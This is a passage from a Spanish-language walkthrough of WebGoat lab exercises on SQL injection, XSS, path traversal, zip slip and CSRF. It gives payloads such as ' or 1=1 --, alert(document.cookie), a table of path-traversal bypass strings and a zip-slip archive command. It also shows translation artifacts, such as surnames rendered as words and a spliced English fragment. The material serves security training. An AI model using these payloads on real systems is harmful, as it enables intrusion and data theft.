SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco';
```

- Cambiar el departamento de Tobi Barnett a **'Sales'**. Tenga en cuenta que se le han otorgado privilegios de administrador completos en esta tarea y puede acceder a todos los datos sin autenticación.

```
UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett';
```

- Modificar el esquema añadiendo la columna **"phone"** (varchar(20)) a la tabla **"employees"**.

```
ALTER TABLE employees ADD phone varchar(20);
```

Otorgar derechos a la tabla **grant_rights** al usuario **unauthorized_user**:

```
GRANT ALL ON grant_rights TO unauthorized_user;
```

Utilice el formulario a continuación e intente recuperar todos los datos de los empleados de la tabla de empleados. No debería necesitar conocer nombres específicos ni números TAN para obtener la información que necesita.

Los 2 guiones (--) de (' or 1=1 --) hace que el campo siguiente se omita por ello puedes escribir cualquier cosa:

☒

Nombre del empleado:

TAN de autenticación:

Obtener departamento

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USUARIOS	NOMBRE DE PILA	APELLIDO	DEPARTAMENTO	SALARIO	AUTH_TAN	TELÉFONO
32147	Paulina	Al otro lado de	Contabilidad	46000	P45JSI	nulo
34477	Abrahán	Holman	Desarrollo	50000	UU2ALK	nulo
37648	John	Herrero	Marketing	64350	3SL99A	nulo
89762	Grande	Barnett	Ventas	77000	TA9LL1	nulo
96134	Chelín	Franco	Marketing	83700	LO9S2V	nulo

¿Qué es XSS?

El Cross-Site Scripting (también conocido como XSS) es una vulnerabilidad/fallo que permite el uso de etiquetas HTML/script como entrada, las cuales se muestran en un navegador sin codificación ni saneamiento.

XSS tiene un impacto significativo

Especialmente ahora que las "aplicaciones web enriquecidas" son cada vez más comunes, las llamadas a funciones privilegiadas vinculadas a través de JavaScript pueden verse comprometidas. Y si no se protegen adecuadamente, los datos confidenciales (como las cookies de autenticación) pueden ser robados y utilizados para los fines de otra persona.

Ejemplos rápidos:

- Desde la consola de JavaScript en las herramientas para desarrolladores del navegador (Chrome, Firefox)

```
alert("Prueba XSS");  
alert(document.cookie);
```


- Cualquier campo de datos devuelto al cliente es potencialmente inyectable.

```
<script>alert("Prueba XSS")</script>
```

Casos de XSS donde han terminado en ejecución remota de código (RCE).

<https://www.ionsec.io/resources/xss2shell-wordpress-pre-auth-xss-to-rce/>
<https://pentest-tools.com/blog/dotnetnuke-xss-to-rce>

Habilitar en la consola y escribimos “**allow pasting**” luego pegamos un comando de prueba.



XSS reflejado

El objetivo de la tarea es identificar qué campo es susceptible a ataques XSS.

Siempre es recomendable validar todos los datos de entrada en el servidor. Un ataque XSS puede ocurrir cuando se utilizan datos de entrada de usuario no validados en una respuesta HTTP. En un ataque XSS reflejado, un atacante puede crear una URL con el script de ataque y publicarla en otro sitio web, enviarla por correo electrónico o conseguir que la víctima haga clic en ella de cualquier otra forma.

Una forma sencilla de averiguar si un campo es vulnerable a un ataque XSS es utilizar métodos como **alert()** o **console.log()**. Utilice uno de ellos para averiguar qué campo es vulnerable.

ays a good practice to validate all input data before using it in an HTTP response. In a reflected XSS attack, an attacker can craft a payload that will be reflected in the response. One way to find out if a field is vulnerable is to use a payload like `<script>alert(\"XSS\")</script>` to trigger an alert box.

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Diccionarios:

- <https://github.com/Anonimo501/Cross-Site-Scripting-XSS-/tree/main>
- <https://web.archive.org/web/20250926144509/https://github.com/payloadbox/xss-payload-list>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>
- [https://github.com/Dormidera/WordList-Compendium/blob/master/Injections/Cross-Site%20Scripting%20\(XSS\)](https://github.com/Dormidera/WordList-Compendium/blob/master/Injections/Cross-Site%20Scripting%20(XSS))


🚀 Cross Site Scripting (XSS) Vulnerability Payload List 🚀

Los ataques de secuencias de comandos entre sitios (XSS) son un tipo de inyección en el que se inyectan secuencias de comandos maliciosas en sitios web que de otro modo serían benignos y confiables. Los ataques XSS ocurren cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de script del lado del navegador, a un usuario final diferente. Las fallas que permiten que estos ataques tengan éxito están bastante extendidas y ocurren en cualquier lugar donde una aplicación web utiliza información de un usuario dentro de la salida que genera sin validarla ni codificarla.


Un atacante puede utilizar XSS para enviar un script malicioso a un usuario desprevenido. El navegador del usuario final no tiene forma de saber que no se debe confiar en el script y lo ejecutará. Debido a que cree que el script proviene de una fuente confiable, el script malicioso puede acceder a cualquier cookie, token de sesión u otra información confidencial retenida por el navegador y utilizada con ese sitio. Estos scripts pueden incluso reescribir el contenido de la página HTML. Para obtener más detalles sobre los diferentes tipos de fallas XSS, consulte: Tipos de secuencias de comandos entre sitios.

Secuencias de comandos entre sitios (almacenadas) - Cross Site Scripting (stored)

Ponemos el comando directamente en el desarrollador web en Console y ejecutamos “webgoat.customjs.phoneHome()”.



O Agregamos el siguiente comentario: “<script>webgoat.customjs.phoneHome()</script>” el cual al igual que el anterior veremos en consola el número.



Recorrido de ruta - Path traversal

Un recorrido de ruta (directorio) es una vulnerabilidad en la que un atacante puede acceder o almacenar archivos y directorios fuera de la ruta. la ubicación de la aplicación. Puede provocar la lectura de archivos de otros directorios y la sobreescritura de archivos críticos del sistema en caso de un archivo. subir.

Como funciona:


Por ejemplo, supongamos que tenemos una aplicación que aloja algunos archivos, en el siguiente lugar: formato: <http://example.com/file=report.pdf> Ahora, como atacante, usted está interesado en otros archivos, por supuesto, así que tú lo intentas <http://example.com/file=../../../../etc/passwd>. En este caso, intentas acceder a la raíz del sistema de archivos. y luego entrar /etc/passwd para obtener acceso a este archivo. El ../se llama punto-punto-barra, otro nombre por este ataque.

Por supuesto, este es un ejemplo sencillo, y en la mayoría de los casos, esto no funcionará como controles implementados en los frameworks. Así que necesitamos ser un poco más creativos y empezar a codificar. ../antes de que la solicitud se envíe al servidor. Por ejemplo, si codificamos URL ../, obtendrás %2e%2e%2fy el servidor web que reciba esta solicitud decodificará de nuevo a ../.

../../../../etc/passwd	Bypass de prefijo
../ ../ ../etc/passwd%00	Byte null, bypass de extensiones adjuntas
php://filter/convert.base64-encode/resource=	Filtro php a base64 – leer archivo (config)
php://filter/read=convert.base64-encode/resource=	Filtro php a base64 – leer archivo (config)
....//....//....//....//etc/passwd	Bypass basic path traversal filter
.../.../.../.../.../.../etc/passwd	Bypass basic path traversal filter
...\\...\\...\\...\\etc/passwd	Bypass basic path traversal filter
....//....//....//....//....//etc/passwd	Bypass basic path traversal filter
%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64	Codificación URL ../../etc/passwd
./languages/../../../../etc/passwd	Approved Paths Warning: include(./languages/etc/passwd):
?language=languages/....//....//....//....//etc/passwd	Ruta original ?language=languages/es.php
echo -n "non_existing_directory/../../../../etc/passwd/" && for i in {1..2048}; do echo -n " ./"; done	Truncamiento de ruta o Path Truncation


Recorrido de ruta durante la carga de archivos 1

En esta tarea, el objetivo es sobrescribir un archivo específico en el sistema de archivos. Por supuesto, WebGoat se preocupa por los usuarios. Por lo tanto, debe subir su archivo a la siguiente ubicación, fuera de la ubicación de carga habitual.




Tenemos esta ruta donde se debe guardar la imagen que subiremos **“/home/webgoat/.webgoat-2026.3.1/PathTraversal”**.

- En la Request vemos la ruta actual, por tanto, debemos regresar una ruta hacia atrás (../) para cumplir con la tarea o ejercicio.




Bajamos hasta el campo “name=“fullName”” y en nombre ponemos él “../” para que la image se guarde en el directorio “/PathTraversal”.



Recorrido de ruta durante la carga de archivos 2

El desarrollador se percató de la vulnerabilidad e implementó una solución que eliminó la ../a partir de la entrada. De nuevo la misma tarea, pero ¿puedes eludir la solución implementada?

Solución:




Recorrido de ruta durante la carga de archivos 3

El desarrollador volvió a percatarse de la vulnerabilidad al no validar la entrada del campo de entrada **full name**. Se aplicó una solución en un intento por resolver esta vulnerabilidad.

De nuevo la misma tarea, pero ¿puedes eludir la solución implementada?


Solución:




Recuperación de otros archivos mediante un recorrido de ruta 4.

Los recorridos de ruta no se limitan a la carga de archivos; al recuperar archivos, puede darse el caso de que se produzca un recorrido de ruta. es posible recuperar otros archivos del sistema. En esta tarea, intenta encontrar un archivo llamado `path-traversal-secret.jpg`


En la respuesta se ve la locación de los archivos y un parámetro `?id=` que podremos usar.



Ubicamos este parámetro en la Request y ponemos la ruta, pero al enviar la petición el servidor responde que se ingresaron caracteres no permitidos.



Así que convertimos los caracteres “`../../../../`” a URL Encode y enviamos la solicitud nuevamente.



Por último, convertimos el nombre de nuestro usuario a **SHA-512**.



Enviamos el resultado de SHA-512 como respuesta.




Asignación de Zip Slip 5

Esta vez, los desarrolladores **solo permiten subir archivos zip**. Sin embargo, cometieron un error de programación: al subir el archivo zip, este se descomprime, pero no reemplaza la imagen. ¿Puedes encontrar una manera de sobrescribir la imagen actual sin solucionar este error de programación?

Para facilitar un poco la tarea, a continuación, encontrará la ubicación de la imagen de perfil que debe reemplazar: `/home/webgoat/.webgoat-2026.3.1/PathTraversal/atacante/atacante.jpg`

Para resolver esta prueba o tarea, necesitamos cargar una imagen comprimida en zip, para que el sistema al descomprimirla ejecute el path traversal que ingresaremos (Esta imagen le cambiaremos el nombre a **atacante.jpg**):



Comando para crear el archivo .zip malicioso (**archivomalicioso.zip**) y seguido de la ruta donde queremos que se guarde el archivo en el sistema objetivo o victima (`../../../../../home/webgoat/.webgoat-2026.3.1/PathTraversal/atacante/`) y de ultimo el nombre de la imagen (**atacante.jpg**).

```
zip archivomalicioso.zip ../../../../../home/webgoat/.webgoat-2026.3.1/PathTraversal/atacante/atacante.jpg
```


```
(root@kali)-[/home/kali/PTH]
# ls
atacante.jpg

(root@kali)-[/home/kali/PTH]
# zip archivomalicioso.zip ../../../../../home/webgoat/.webgoat-2026.3.1/PathTraversal/atacante/atacante.jpg
adding: ../../../../../home/webgoat/.webgoat-2026.3.1/PathTraversal/atacante/atacante.jpg (stored 0%)


(root@kali)-[/home/kali/PTH]
# ls
archivomalicioso.zip  atacante.jpg

(root@kali)-[/home/kali/PTH]
#
```

Luego de crear el archivo lo cargamos.



Si interceptamos la petición al cargar el archivo podremos ver que se carga correctamente.



(A5) Mala configuración de seguridad - Security Misconfiguration

¿Qué es una falsificación de solicitud entre sitios (CSRF)?

La falsificación de solicitudes entre sitios, también conocida como ataque de un clic o secuestro de sesión y abreviada como CSRF, (a veces pronunciado sea-surf) o XSRF, es un tipo de explotación maliciosa de un sitio web donde se transmiten comandos no autorizados de un usuario en el que el sitio web confía. A diferencia del cross-site scripting (XSS), que explota la confianza que un usuario tiene en un sitio en particular, CSRF explota la confianza que un sitio tiene en el navegador del usuario.

Un ataque de falsificación de solicitud entre sitios (CSRF) es un ataque de "agente confundido" contra un navegador web. El CSRF suele tener las siguientes características:

- Se trata de sitios web que dependen de la identidad del usuario.
- Explota la confianza que el sitio deposita en esa identidad.
- Engaña al navegador del usuario para que envíe solicitudes HTTP a un sitio web de destino.
- Se trata de solicitudes HTTP que tienen efectos secundarios.

